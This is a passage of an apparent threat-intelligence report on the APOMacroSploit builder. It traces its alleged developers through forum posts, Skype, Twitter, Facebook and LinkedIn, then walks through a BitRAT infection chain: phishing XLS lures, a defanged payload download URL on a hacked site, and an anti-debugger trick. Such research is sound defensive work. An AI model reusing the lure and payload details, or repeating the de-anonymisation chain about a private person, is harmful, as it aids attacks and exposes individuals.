Add a public comment...

Greg Bartoche 5 years ago
Salut, se serait possible qu'ont puisse se parler en PV c'est à propos du concert ? merci ;)

REPLY


Hide reply

NTx Stevy 5 years ago
+Greg Bartoche Yep pas de soucis ajoute moi skype ça sera plus simple : [redacted]93160

REPLY

Figure 13: Conversations inside the NTx Stevy YouTube channel

Another channel also showed us some interesting data:




NTx & Stevy 7 years ago
Well i'm platinum 1 actually, you can check by yourself, my summoner is NTx.
But indeed my opponent are silver/gold because I often play on smurf accounts.

Figure 14: Conversations inside the NTx & Stevy YouTube channel

But so far, there is no clear connection between Apo and Ntx Stevy.

We do, however, know that the developer of APOMacroSploit is called Nitrix.

By searching Nitrix's conversations, we saw the following message:




Nitrix
08-04-2013, 11:21 PM

Server: EUW
HF Name: Nitrix
Summoner name: NTx
Level: 30
League / Division: Gold I

Figure 15: Nitrix talking about LOL (League of Legends) on HackForums

So here is the first link from Nitrix to NTx.


[redacted]


@punkhaleesi [redacted]

8:12 PM · Dec 13, 2014 · Twitter Web Client

Figure 16: Nitrix tweeting his Skype account

In this screenshot, it appears that the Skype account, we found before, on the YouTube comment, is associated with this Twitter page.

So Ntx Stevy is actually Nitrix and plays LOL (League of Legends) using the same summoner name! Nitrix and Apo even played games together:


Lee Sin Compilation #1 - NTx & Stevy

2,212 views • May 18, 2013

NTx & Stevy
38 subscribers

Here is a compilation of Lee Sin's kills.
Enjoy. Please like and subscibe for more videos, thanks!

Don't forget to put the video in 720p !


Players :

NTx : TheAceWish, Nimachi, Daemonss (Summoner Names)
Cbs : Kamikaze Stevy (Summoner Names)
Apocaliptique : louloucici, Apocaliptique93 (Summoner Names)
Kinepak : Kapenik (Summoner Names)

Figure 17: Nitrix and Apocaliptique playing LOL (League of Legends) together

Now, the link becomes clear. This channel of 6 subscribers was followed by Apo because it belonged to his friend, developer Nitrix.

Finally, we found another Skype account (blurred in the picture) associated with Nitrix that confirms what we already know.



Replies (16)


Nitrix
05-06-2013, 11:50 PM

Hey i would be interested in buying a 145 000 Combolist.

Hit me via PM or Skype [redacted]

Figure 18: Another Skype account associated with Nitrix

By searching on Skype for Nitrix's identity, we found his first name.



[redacted]

Quickly search for people, messages and groups.

SKYPE DIRECTORY


[redacted]

Skype Name matched

[redacted]

Figure 19: Nitrix Skype account

After digging in Nitrix Twitter account, we finally obtained his identity: he revealed his actual name when he posted a picture of a ticket he bought for a concert in December 2014:



[redacted] · Dec 14, 2014

I have my place: D

Hibooking présente

PARKWAY DRIVE + HEAVEN SHALL B

Cabaret Sauvage - Paris

Jeudi 18 Décembre 2014 à 19h00

Prix TTC : 33,00 €


1 place PWD

ateur :

fois scanné à l'entrée du lieu, aucun autre

té au contrôle. Une pièce d'identité po

à ce billet électronique.



[redacted]
1 personne

Hibooking présente

PARKWAY DRIVE + HEAVEN SHALL BURN + Guest

Cabaret Sauvage - Paris

Jeudi 18 Décembre 2014 à 19h00

1527644814


Prix TTC : 33,00 € Frais de loc. inclus
1 place PWD

Message de l'organisateur :
Ce billet est unique. Une fois scanné à l'entrée du lieu, aucun autre exemplaire de ce billet ne sera accepté au contrôle. Une pièce d'identité pourra vous être demandée conjointement à ce billet électronique.

LICENCE PROD. licence n° 2-1001115 / licence n° 3-1

Figure 20: Nitrix tweet


We looked for this name on social media and found an account on Facebook, which had the same picture. According to his Facebook account, Nitrix was indeed living in Noisy-Le-Grand.



[redacted]
[redacted]
Habite à Noisy-le-Grand

Figure 21: Nitrix Facebook account

We tracked Nitrix LinkedIn page that shows where he studied and that he has 4 years' worth of experience as a software developer.



[redacted]
[redacted]
Villejuif, Île-de-France, France · 13 connections · Contact info

[redacted]
[redacted]

Activity
12 followers

Posts [redacted] created, shared, or commented on in the last 90 days are displayed here.

See all activity

Experience


Développeur logiciels
[redacted]
Sep 2016 – Present · 4 yrs 4 mos

Education

[redacted]
2016 – 2019

Figure 22: Nitrix LinkedIn account

Now, let's take a look at Apo, whose nickname in HackForums.net is "Apocaliptique." Here we can see Apo using this nickname and responding to questions about his product:


Apocaliptiqu
[closed@HF:]

Posts:	802
Threads:	56
B Rating:	2 0 0
Popularity:	10
Bytes:	β 0
Game XP:	0

Vouch ++ working well and Apo updates regularly. Been using it for more than a month now 👍👍

Happy that you're enjoying the product bro !

morrgan Wrote: »

Why not make the output to be an xls file with good SE template inside? Why make it a code on notepad that would still require additional creation of an excel file.

In the future updates, the .xls file will be generated with the macros already inside and a list of templates will be available on the builder

Snyke Wrote: »


Curious to see if it's been bypassing WD with office 2019.
APO and I are never online together unfortunately.
Offering to leave a very extensive review.

Yes bro we finally found a moment to do it.

Figure 23: Apocaliptique's answers to potential customers on HackForums

We found out his Skype nickname: apocaliptique93.

We assume that Apocaliptique is a French resident like Nitrix. First, the language used in the advertisement videos is French (figure 11). Moreover, the pseudo he used above is either “apo93” or “apocaliptique93“ and as seen above, “93” is a common suffix for French citizens living in Seine Saint Denis.



Apocaliptique
[closed@HF.]

Posts:	802
Threads:	56
B Rating:	2 0 0
Popularity:	10
Bytes:	β 0
Game XP:	0

01-27-2019, 08:17 PM

Just bought the ebook
My skypename is : apocaliptique93

Figure 24: Apocaliptique’s Skype nickname

We also saw that he plays and sells League of Legends accounts with this nickname and Skype name.

1.7 Example of APOMacroSploit usage by Mic12 :

This section describes in more detail an example of a popular second stage seen in several attacks related to this campaign.





Figure 25: Infection chain

1.7.1 The Document

The attacker sent via email with variety of subjects: поръчка за доставка (delivery order in Bulgarian),
bio tech inquiry, royal mail notification – 30/11/2020, boat inquiry.

The file names of the documents are corresponding to the email subject: spetsifikatsiya.xls, biotech.xls, royalmail.xls, boat.xls




Document created in earlier version of Microsoft Office Excel

To view this content, please click "Enable Editing" from the yellow bar and then click "Enable Content"

Figure 26: screenshot of the XLS malicious file

1.7.2 Malware hosted server

One of the BAT files downloads the malware from the following location: hxxp://XXXXXXXX/royal1/helper/gd/zt/fola[.]exe. This is a Bulgarian website for medical equipment and supplies.




Quality Medical Equipment and Supplies

Our clients are hospitals, private clinics, medical offices, medicine cabinets.

Figure 27: Bulgarian website home page

The website looks legitimate and might have been hacked by the attacker to store the malware:



Index of /royal1/helper/gd/zt/

Name	Last modified	Size	Description
Parent Directory	02-Dec-2020 01:09	-	
fola.exe	02-Dec-2020 01:09	4764k	

Figure 28: Malware stored on the Bulgarian website


1.7.3 The Malware

The malware in question is a DelphiCrypter followed by a BitRAT.

Anti-detection mechanisms


The DelphiCrypter came with a number of anti-analysis techniques that didn't fool our engines. Among them:

A call of RtlAddVectorizedExceptionHandler followed by a division by 0 to generate a crash to disrupt debuggers.



